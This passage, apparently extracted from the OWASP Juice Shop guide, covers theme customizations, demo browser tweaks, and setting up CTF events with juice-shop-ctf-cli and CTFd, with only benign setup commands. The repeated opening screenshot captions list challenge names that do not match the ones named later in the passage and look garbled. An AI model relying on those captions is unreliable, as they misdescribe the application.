deennurple-amber	<p>The screenshot shows the OWASP Juice Shop Score Board. The interface has a dark purple header with the OWASP logo and a light purple navigation bar. The main content area displays a table of challenges with columns for Name, Details, Description, Status, and Score. Each challenge is accompanied by a small icon and a progress bar. The challenges listed are: Brute-Force-Attack, Brute-Force-Dictionary, Brute-Administrators, Configuration-Override, Insecure-Input-Validation, Insecure-Session-Management, Insecure-Data-Exposure, and Insecure-Code-Review.</p>
indigo-pink	<p>The screenshot shows the OWASP Juice Shop Score Board. The interface has a dark indigo header with the OWASP logo and a light pink navigation bar. The main content area displays a table of challenges with columns for Name, Details, Description, Status, and Score. Each challenge is accompanied by a small icon and a progress bar. The challenges listed are: Brute-Force-Attack, Brute-Force-Dictionary, Brute-Administrators, Configuration-Override, Insecure-Input-Validation, Insecure-Session-Management, Insecure-Data-Exposure, and Insecure-Code-Review.</p>
pink-bluegrey	<p>The screenshot shows the OWASP Juice Shop Score Board. The interface has a light pink header with the OWASP logo and a dark blue navigation bar. The main content area displays a table of challenges with columns for Name, Details, Description, Status, and Score. Each challenge is accompanied by a small icon and a progress bar. The challenges listed are: Brute-Force-Attack, Brute-Force-Dictionary, Brute-Administrators, Configuration-Override, Insecure-Input-Validation, Insecure-Session-Management, Insecure-Data-Exposure, and Insecure-Code-Review.</p>

Theme	Sample screenshot
purple-green	
deenorange-indigo	

Provided customizations


The following fully re-themed customizations are provided out of the box by OWASP Juice Shop for demonstration purposes:

- [7 Minute Security](#): Full conversion <https://7ms.us>-theme for the first podcast that picked up the Juice Shop way before it was famous! ☺
- [Mozilla-CTF](#): Another full conversion theme harvested and refined from the [Mozilla Austin CTF-event](#) ☐
- [AllDayDefOps](#): This full conversion had its live debut at the [All Day DevOps 2019](#) conference and was released the same day! 🎉
- [The Bodgelt Store](#): An homage to [our server-side rendered ancestor](#). May it rest in JSPs! 💀
- [OWASP Juice Box](#): If you find *jōosbäks* much easier to pronounce than *jōosSHäp*, this customization is for you. ☐

Furthermore these convenience customizations are provided out-of-the-box to simplify usage of OWASP Juice Shop in specific use cases and situations:

- [CTF-mode](#): Keeps the Juice Shop in its default layout but disabled hints while enabling CTF flag codes in the "*challenge solved*"-notifications. Refer to [Hosting a CTF event](#) to learn more about running a CTF-event with OWASP Juice Shop. ►
- [Quiet mode](#): Keeps the Juice Shop in its default layout but hides all "*challenge solved*"-notifications, GitHub ribbon and challenge hints. 🔊
- [Tutorial mode](#): Restricts the user to first solve all challenges with [Hacking Instructor](#) tutorials before the entire *Score Board* gets unlocked and filterable. 🎊 Hidden challenges can still be solved and users will receive corresponding success notifications!

- **Unsafe mode:** Keeps everything at default settings except *enabling* all potentially dangerous challenges even in containerized environments. **Use at your own risk!**



Limitations

- When running a customization (except `default.yml`) that overwrites the property `application.domain`, the description of the challenges *Ephemeral Accountant*, *Forged Signed JWT* and *Unsigned JWT* will always be shown in English.
- Configurations (except `default.yml`) do not support translation of custom product names and descriptions as of v12.6.0.
- Several **Hacking Instructor** scripts depend on product inventory and product reviews that might not exist in the required form when you overwrote the default `products` list. Consider turning off the tutorials by setting `hackingInstructor.isEnabled` to `false` in that case.

Additional Browser tweaks

Consider you are doing a live demo with a highly customized corporate theme. Your narrative is, that this *really* is an upcoming eCommerce application of *that company*. **Walking the "happy path"** might now lure you into two situations which could spoil the immersion for the audience.

Coupon codes on social media

If you configured the `twitterUrl` / `facebookUrl` as the company's own account/page, you will most likely not find any coupon codes posted there. You will probably fail to convince the social media team to tweet or retweet some coupon code for an application that does not even exist!




Kuehne + Nagel
@KNLogistics
Offering business solutions across the supply chain, we turn logistics challenges into competitive advantages.
Global
kn-portal.com
Beigetreten November 2008
46 Fotos und Videos

Kuehne + Nagel @KNLogistics • 11 Std.
1100 kilograms of bamboo per week dlvr.it/QXDss5

Kuehne + Nagel @KNLogistics • 7. Juni
Kühne + Nagel und Bosch bauen ihre Zusammenarbeit weiter aus dlvr.it/QWWYRF

OAuth Login

Another immersion spoiler occurs when demonstrating the *Log in with Google* functionality, which will show you the application name registered on Google Cloud Platform: *OWASP Juice Shop!* There is no way to convince Google to show anything else for obvious trust and integrity reasons.




❶ Since v10.0.0 you can overwrite the `googleOAuth` subsection to use your own application on Google Cloud Platform for handling OAuth. This is a relatively high effort, so maybe you want to kill two birds with one stone instead as described in the next section.

On-the-fly text replacement

You can solve both of the above problems *in your own Browser* by replacing text on the fly when the Twitter, Facebook or Google-Login page is loaded. For Chrome [Word Replacer II](#) is a plugin that does this work for you with very little setup effort. For Firefox [FoxReplace](#) does a similar job. After installing either plugin you have to create two text replacements:

1. Create a replacement for `OWASP Juice Shop` (as it appears on Google-Login) with your own application name. Best use `application.name` from your configuration.
2. Create another replacement for a complete or partial Tweet or Facebook post with some marketing text and an actual coupon code. You can get valid coupon codes from the OWASP Juice Shop Twitter feed:
https://twitter.com/owasp_juiceshop.



3. Enable the plugin and verify your replacements work:

 **Kuehne + Nagel**
@KNLogistics  

 **🐼 Enjoy a 50% discount code for our upcoming #KNSwagLOG application: n(XRvi4W0w dlvr.it/QXDss5**

23:00 - 13. Juni 2018

6 Retweets 8 „Gefällt mir“-Angaben 

Anmeldung

Weiter zu [KN SwagLOG](#)

E-Mail oder Telefonnummer

[E-Mail-Adresse vergessen?](#)

[Konto erstellen](#)

WEITER

Hosting a CTF event

In computer security, Capture the Flag (CTF) is a computer security competition. CTF contests are usually designed to serve as an educational exercise to give participants experience in securing a machine, as well as conducting and reacting to the sort of attacks found in the real world. Reverse-engineering, network sniffing, protocol analysis, system administration, programming, and cryptanalysis are all skills which have been required by prior CTF contests at DEF CON. There are two main styles of capture the flag competitions: attack/defense and jeopardy.

In an attack/defense style competition, each team is given a machine (or a small network) to defend on an isolated network. Teams are scored on both their success in defending their assigned machine and on their success in attacking the other team's machines. Depending on the nature of the particular CTF game, teams may either be attempting to take an opponent's flag from their machine or teams may be attempting to plant their own flag on their opponent's machine. Two of the more prominent attack/defense CTF's are held every year at DEF CON, the largest hacker conference, and the NYU-CSAW (Cyber Security Awareness Week), the largest student cyber-security contest.


Jeopardy-style competitions usually involve multiple categories of problems, each of which contains a variety of questions of different point values and difficulties. Teams attempt to earn the most points in the competition's time frame (for example 24 hours), but do not directly attack each other. Rather than a race, this style of game play encourages taking time to approach challenges and prioritizes quantity of correct submissions over the timing.¹



OWASP Juice Shop can be run in a special configuration that allows to use it in Capture-the-flag (CTF) events. This can add some extra motivation and fun competition for the participants of a security training or workshop.

Running Juice Shop in CTF-mode

Juice Shop supports *Jeopardy-style CTFs* by generating a unique *CTF flag code* for each solved challenge.



These codes are not displayed by default, but can be made visible by running the application with the `config/ctf.yml` configuration:

```
set NODE_ENV=ctf      # on Windows
export NODE_ENV=ctf   # on Linux

npm start
```

On Linux you can also pass the `NODE_ENV` in directly in a single command

```
NODE_ENV=ctf npm start
```

When running the application as a Docker container instead execute

```
docker run -d -e "NODE_ENV=ctf" -p 3000:3000 bkimminich/juice-shop
```

The `ctf.yml` configuration furthermore hides the GitHub ribbon in the top right corner of the screen. It also hides all hints from the score board. Instead it will make the `solved`-labels on the score board clickable which results in the corresponding `"challenge solved!"`-notification being repeated. This can be useful in case you forgot to copy a flag code before closing the corresponding notification.

Category	Status
Sensitive Data Exposure	unsolved
XSS	<small>Click to repeat the notification containing the solution-code for this challenge.</small>
Security Misconfiguration	 solved
Unvalidated Redirects	unsolved

Overriding the `ctf.key`


Juice Shop uses the content of the provided `ctf.key` file as the secret component of the generated CTF flag codes. If you want to make sure that your flag codes are not the same for every hosted CTF event, you need to override that secret key.

The simplest way to do so, is by providing an alternative secret key via the `CTF_KEY` environment variable:

```
set CTF_KEY=xxxxxxxxxxxxxxxxx      # on Windows
export CTF_KEY=xxxxxxxxxxxxxxxxx   # on Linux
```

or when using Docker

```
docker run -d -e "CTF_KEY=xxxxxxxxxxxxxxxxx" -e "NODE_ENV=ctf" -p 3000:3000 bkimminich/j
```



CTF event infrastructure

The pivotal point of any Jeopardy-style CTF event is a central score-tracking server. It manages the status of the CTF, typically including

- registration dialogs for teams and users
- leader board of users/teams participating in the event


- challenge board with the open/solved hacking tasks and their score value
- which challenges have been solved already and by whom

Apart from the score-tracking server, each participant must have their own instance of OWASP Juice Shop. As explained in the [Single-user restriction](#) section, having a shared instance for each team is strongly discouraged, because Juice Shop is programmed as a single-user application.

If you want to centrally host Juice Shop instances for any number of CTF participants you find more information in section [Hosting individual instances for multiple users](#) of the trainer's guide.

It is absolutely important that all Juice Shop instances participating in a CTF use the same [secret key to generate their CTF flag codes](#). The score server must be set up accordingly to accept exactly those flag codes for solving the hacking challenges and allocating their score to the first team/user that solved it.

As long as the flag code key is identical for all of them, it does not matter which run option for the Juice Shop each participant uses: Local Node.js, Docker container or Heroku/Amazon EC2 instances all work fine as they are independently running anyway! *There is no runtime dependency to the score server* either, as participants simply enter the flag code they see upon solving a challenge manually somewhere on the score server's user interface, typically via their browser:



Setting up CTF score servers for Juice Shop

Juice Shop comes with the convenient `juice-shop-ctf-cli` tool to simplify the hosting of CTFs using popular open source frameworks or game servers. This can significantly speed up your setup time for an event, because things like using the same secret key for the flag codes are taken care of mostly automatic.

Generating challenge import files with juice-shop-ctf-cli

The `juice-shop-ctf-cli` is a simple command line tool, which will generate a file compatible with your chosen CTF framework's data backup format. This can be imported to populate its database and generate mirror images of all current Juice Shop challenges on the score server. The following instructions were written for v8.1.3 of `juice-shop-ctf-cli`.

To install `juice-shop-ctf-cli` you need to have Node.js 8.x or higher installed. Simply execute

```
npm install -g juice-shop-ctf-cli
```

and then run the tool with

```
juice-shop-ctf
```

The tool will now ask a series of questions. All questions have default answers available which you can choose by simply hitting `ENTER`.

```
root@2268d9451e23:/# juice-shop-ctf
Generate OWASP Juice Shop challenge archive for setting up CTFd 1.x, CTFd 2.x or FBCTF score server
? CTF framework to generate data for? CTFd 2.x
? Juice Shop URL to retrieve challenges? https://juice-shop.herokuapp.com
? Secret key <or> URL to ctf.key file? https://raw.githubusercontent.com/bkimminich/juice-shop/master/ctf.key
? Insert a text hint along with each challenge? Free text hints
? Insert a hint URL along with each challenge? Paid hint URLs

Backup archive written to /OWASP_Juice_Shop.2019-05-08.CTFd2.zip

You can dismiss the potential Internal Server Error alert popup after import.
Simply restart CTFd and set up CTF name and administrator credentials again.

For a step-by-step guide to import the ZIP-archive into CTFd 2.x, please refer to
https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/content/part1/ctf.html#running-ctfd
root@2268d9451e23:/#
```

1. CTF framework to generate data for? Offers a selectable choice between the supported CTF frameworks, which for v8.1.3 are

- o `CTFd` which is a very well-written and stable piece of Open Source Software. This is the default choice.
- o `FBCTF` from Facebook which is visually more advanced though not as frequently updated at CTFd.
- o `RootTheBox` a very sophisticated framework which comes even with category logos and embedded Juice Shop theme.

2. Juice Shop URL to retrieve challenges? URL of a *running* Juice Shop server where the tool will retrieve the existing challenges from via the `/api/Challenges` API. Defaults to `https://juice-shop.herokuapp.com` which always hosts the latest official released version of OWASP Juice Shop.

3. Secret key URL to ctf.key file? Either a secret key to use for the CTF flag codes or a URL to a file containing such a key. Defaults to `https://raw.githubusercontent.com/bkimminich/juice-shop/master/ctf.key` which is the key file provided with the latest official OWASP Juice Shop release. See [Overriding the `ctf.key`](#) for more information.

4. URL to country-mapping.yml file? URL of a mapping configuration of challenges to countries, which is only asked when `FBCTF` was selected.

Defaults to `https://raw.githubusercontent.com/bkimminich/juice-shop/master/config/fbctf.yml`

5. Insert a text hint along with each challenge? Offers a selectable choice between

- `No text hints` will not add any hint texts to the challenges. This is the default choice.
- `Free text hints` will add the `Challenge_hint` property from the Juice Shop database as hint to the corresponding challenge on the CTF score server. Viewing this hint is free.
- `Paid text hints` adds a hint per challenge like described above. Viewing this hint costs the team 10% of that challenge's score value.

6. Insert a hint URL along with each challenge? Offers a selectable choice between

- `No hint URLs` will not add any hint URLs to the challenges. This is the default choice.
- `Free hint URLs` will add the `Challenge_hintUrl` property from the Juice Shop database as a hint to the corresponding challenge on the CTF score server. Viewing this hint is free.
- `Paid hint URLs` adds a hint per challenge like described above. Viewing this hint costs the team 20% of that challenge's score value.

The category of each challenge is identical to its [category](#) in the Juice Shop database. The score value and optional costs for hints of each challenge are calculated by the `juice-shop-ctf-cli` program as follows:

Difficulty	Score value	Paid hint costs (Text / URL)
★	100 points	(10 points / 20 points)
★★	250 points	(25 points / 50 points)
★★★	450 points	(45 points / 90 points)
★★★★	700 points	(70 points / 140 points)
★★★★★	1000 points	(100 points / 200 points)
★★★★★★	1350 points	(135 points / 260 points)

The generated output of the tool will finally be written into in the folder the program was started in. By default the output files are named

`OWASP_Juice_Shop.YYYY-MM-DD.CTFd2.zip` , `OWASP_Juice_Shop.YYYY-MM-DD.CTFd.zip` ,
`OWASP_Juice_Shop.YYYY-MM-DD.FBCTF.json` Or `OWASP_Juice_Shop.YYYY-MM-DD.RTB.xml`
depending on your initial framework choice.

Optionally you can choose the name of the output file with the `--output` parameter on startup:

```
juice-shop-ctf --output challenges.out
```

Non-interactive generator mode

Instead of answering questions in the CLI you can also provide your desired configuration in a file with the following straightforward format:

```
ctfFramework: CTFd | FBCTF | RootTheBox
juiceShopUrl: https://juice-shop.herokuapp.com
ctfKey: https://raw.githubusercontent.com/bkimmminich/juice-shop/master/ctf.key # can be
countryMapping: https://raw.githubusercontent.com/bkimmminich/juice-shop/master/config/
insertHints: none | free | paid
insertHintUrls: none | free | paid # optional for FBCTF
```

You can then pass this YAML file into the CLI the generator with the `--config` parameter:

```
juice-shop-ctf --config myconfig.yml
```

As in interactive mode, you can also choose the name of the output file with the `--output` parameter:

```
juice-shop-ctf --config myconfig.yml --output challenges.out
```

Running CTFd



This setup guide assumes that you use CTFd 2.x or higher. To apply the generated `.zip`, follow the steps describing your preferred CTFd run-mode below.

Local server setup

1. Get CTFd with `git clone https://github.com/CTFd/CTFd.git`.
2. Run `git checkout tags/<version>` to retrieve version 2.x or higher.
3. Perform steps 1 and 3 from [the CTFd installation instructions](#).
4. Browse to your CTFd instance UI (by default `http://127.0.0.1:4000`) and create an admin user and CTF name.
5. Go to the section *Admin > Config > Backup* and choose *Import*
6. Select the generated `.zip` file and make sure only the *Challenges* box is checked. Press *Import*.
7. *(Only for CTFd 2.0.x)* Dismiss any occurring `Internal Server Error` alert popup after import and restart your CTFd server.
8. *(Only for CTFd 2.x)* Repeat the initial admin and CTF setup from step 4. to regain access to the CTF game. It is now pre-populated with the Juice Shop

challenges.


Docker container setup



1. Setup [Docker host and Docker compose](#).
2. Follow all steps from [the CTFd Docker setup](#) to install Docker, download the source code, create containers (for 2.x or higher) and start them.
3. After running `docker-compose up` from previous step, you should be able to browse to your CTFd instance UI (`<>:8000` by default) and create an admin user and CTF name.
4. Follow the steps 5-8 from the [Local server setup](#) described above.


Non-production Docker image

1. Install Docker
2. Run `docker pull ctfd/ctfd:<version>` the retrieve tag 2.x or higher
3. Execute `docker run --rm -p 8000:8000 ctfd/ctfd:<version>` to run 2.x or higher
4. Follow the steps 5-8 from the [Local server setup](#) described above

Once you have CTFd up and running, you should see all the created data in the *Challenges* tab:







Running FBCTF



Please note that Facebook does not publish any versioned releases of FBCTF. They recommend to use the `master` -branch content from GitHub (<https://github.com/facebook/fbctf>) in all their setup methods. There is also no official image on Docker Hub for FBCTF.

